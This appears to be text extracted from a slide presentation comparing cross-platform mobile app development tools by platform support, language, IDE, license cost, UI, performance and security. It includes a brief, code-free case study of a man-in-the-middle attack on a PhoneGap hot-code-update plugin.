
- Source translated to Intermediary Language (IL)
- Just-In-Time (JIT) compilation

- Source translated to executeble binary code
- Ahead-Of-Time (AOT) compilation



Runtimes & Source code translators

4 possibilities



Unity



- Used in many gaming applications
- Specialised in rendering 3D and animated images
- Runtime (with translation to an intermediary language)











Runtimes & Source code translators

4 possibilities



Runtimes & Source code translators


4 possibilities



Cross-Platform Tool Selection Criteria



Cross-Platform Tool Selection Criteria



Supported platforms

Technology	Tool	Android	iOS	WP
JavaScript Framework + PhoneGap	ALL JavaScript Frameworks			
Runtime	Titanium			
	NativeScript			ALPHA
	ReactNative			ALPHA
Source code Translator	Eqela			
	NeoMAD			
Source Code Translator + Runtime	Xamarin			
	Qt			
	Adobe Air			
	Unity			
App Factory	AppMakr			
	ViziApps			



Development infrastructure: Programming languages

Technology	Tool	Programming language
JavaScript Framework + PhoneGap	ALL JavaScript Frameworks	JavaScript, HTML, CSS
Runtime	Titanium	JavaScript
	NativeScript	JavaScript
	ReactNative	JavaScript
Source code Translator	NeoMAD	Java
Source Code Translator + Runtime	Xamarin	C#
	Qt	C++/QML
	Adobe Air	ActionScript
	Unity	C#, UnityScript (JavaScript)
App Factory	AppMakr	Drag & Drop
	ViziApps	Drag & Drop


Development infrastructure: Programming environment


Technology	Tool	Programming environment
JavaScript Framework + PhoneGap	ALL JavaScript Frameworks	Any text editor / web IDE
Runtime	Titanium	Titanium IDE
	NativeScript	Appbuilder
	ReactNative	Text editor, Nuclide, Deco
Source code Translator	NeoMAD	NeoMAD IDE (based on eclipse)
Source Code Translator + Runtime	Xamarin	Xamarin Studio
	Qt	QT creator
	Adobe Air	Adobe Flash Builder
	Unity	Visual Studio (+plugin)
App Factory	AppMakr	Cloud development tool
	ViziApps	Cloud development tool


Development infrastructure: License cost

Technology	Tool	Programming environment
JavaScript Framework + PhoneGap	ALL JavaScript Frameworks	PhoneGap: always free FREE: Ionic, jQuery Mobile, PAID: Sencha Touch \$4475+/year (5 devs),
Runtime	Titanium	\$39/month (1 dev)
	NativeScript	Free
	ReactNative	Free
Source code Translator	NeoMAD	\$999/year (1 dev)
Source Code Translator + Runtime	Xamarin	Free community license
	Qt	\$3540/year (1dev)
	Adobe Air	Free
	Unity	\$75/month (1dev)
App Factory	AppMakr	\$1/month
	ViziApps	\$33/month

UI Capabilities





















UI Capabilities: Web Apps and Web-To-Native Wrappers

- Easy UI development
 - CSS templates
 - JavaScript Frameworks (e.g. Ionic)
- Tons of CSS and JavaScript Frameworks freely available
- Good looking applications with little to no effort
- Some JavaScript Frameworks offer native skins (e.g. Sencha Touch)




Example Sencha Touch











No Service ♥




18:04



UI Capabilities: Runtimes and Source Code Translators

- Sometimes, platform specific code is needed for the UI (e.g. Xamarin)
- Often access to native UI components (e.g. Xamarin, native javascript frameworks)
- Some provide advanced graphical support (e.g. Unity, Qt)
 - Game Enigines
 - 2D and 3D acceleration
 - 0 ...

Example Unity










Device feature access & platform specific code



No platform specific code required

Platform Specific code for everything



Performance

• See presentation: Comparing performance parameters of mobile app development strategies





Performance

Cross-platform tools of the same category show similar behavior


The performance penalty resulting from the use of cross-platform tools is generally acceptable

Page rendering: JavaScript frameworks vs Runtimes, speed vs Native UI components

The performance of a cross-platform application strongly depends on the targeted platform





Cross-platform tools of the same category show similar behavior






The performance penalty resulting from the use of cross-platform tools is generally acceptable








Page rendering: JavaScript frameworks vs Runtimes, speed vs Native UI components





The performance of a cross-platform application strongly depends on the targeted platform

Xamarin: Same tool, different strategy





Security




Security concerns in cross-platform apps

- Possible introduced software vulnerabilities by
 - Runtimes
 - Translation of code
 - Mapping of code on native APIs
 - Extra software layers
- Significant part of the code base in the application becomes third party
 - Developer has little to no control over this.



Case Study: PhoneGap






Plugins and Security




Hot code update plugins

Allow PhoneGap applications to be updated without the app





Hot code update plugins







Meteor-cordova-update-plugin




Meteor Todo App








Man-In-The-Middle Attack







Man-In-The-Middle Attack





Man-In-The-Middle Attack












Actual content, loaded into the application






Replaced the HTML content of the response




Result






Okay, but what is the point?







Actual content, loaded into the application

